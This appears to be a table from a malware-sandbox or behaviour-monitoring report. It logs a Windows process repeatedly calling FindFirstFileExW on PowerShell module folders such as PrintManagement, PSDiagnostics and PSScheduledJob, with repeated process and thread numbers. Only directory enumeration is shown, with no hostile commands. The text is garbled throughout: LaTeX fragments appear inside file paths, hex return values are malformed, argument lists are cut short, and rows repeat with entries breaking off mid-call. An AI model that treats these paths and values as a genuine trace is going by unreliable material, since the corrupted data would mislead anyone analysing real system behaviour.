Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2f80	2744 2744 2744	1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2a80	2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2f80	2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2a80	2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tautare , 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tautare , 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tautare , 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tautare , 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tautare , 0, b79e5c8, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tautare , 0, b79e57c, 0, 0, 0) Return: ab52c40	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tautare , 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tautare , 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tautare , 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tautare , 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tautare , 0, b79e5c8, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tautare , 0, b79e57c, 0, 0, 0) Return: ab52c40	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab531c0	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab531c0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab531d0	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab531c0	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e57c, 0, 0, 0) Return: ab531c0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{N}}, 0, b79e5c8, 0, 0, 0) Return: ab531d0	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531c0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531c0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab531d0	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5 2a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531c0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53d20 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53d20 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{rest}}, 0, b79e568, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab53tc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab53t20 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\tauterrightarrow{\text{rest}}, 0, 0) Return: ab53t80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\tauterrightarrow{\text{rest}}, 0, 0, 0) Return: ab53t80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks\tauterrightarrow{\text{rest}}, 0, 0, 0) Return: ab53t80 API Name: FindFirst	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53d20 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53d20 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tauterrightarrow{\text{rest}}, 0, b79e568, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab53tc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\tauterrightarrow{\text{rest}}, 0, b79e57c, 0, 0, 0) Return: ab53t20 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\tauterrightarrow{\text{rest}}, 0, 0) Return: ab53t80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\tauterrightarrow{\text{rest}}, 0, 0, 0) Return: ab53t80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks\tauterrightarrow{\text{rest}}, 0, 0, 0) Return: ab53t80 API Name: FindFirst	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab52a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: 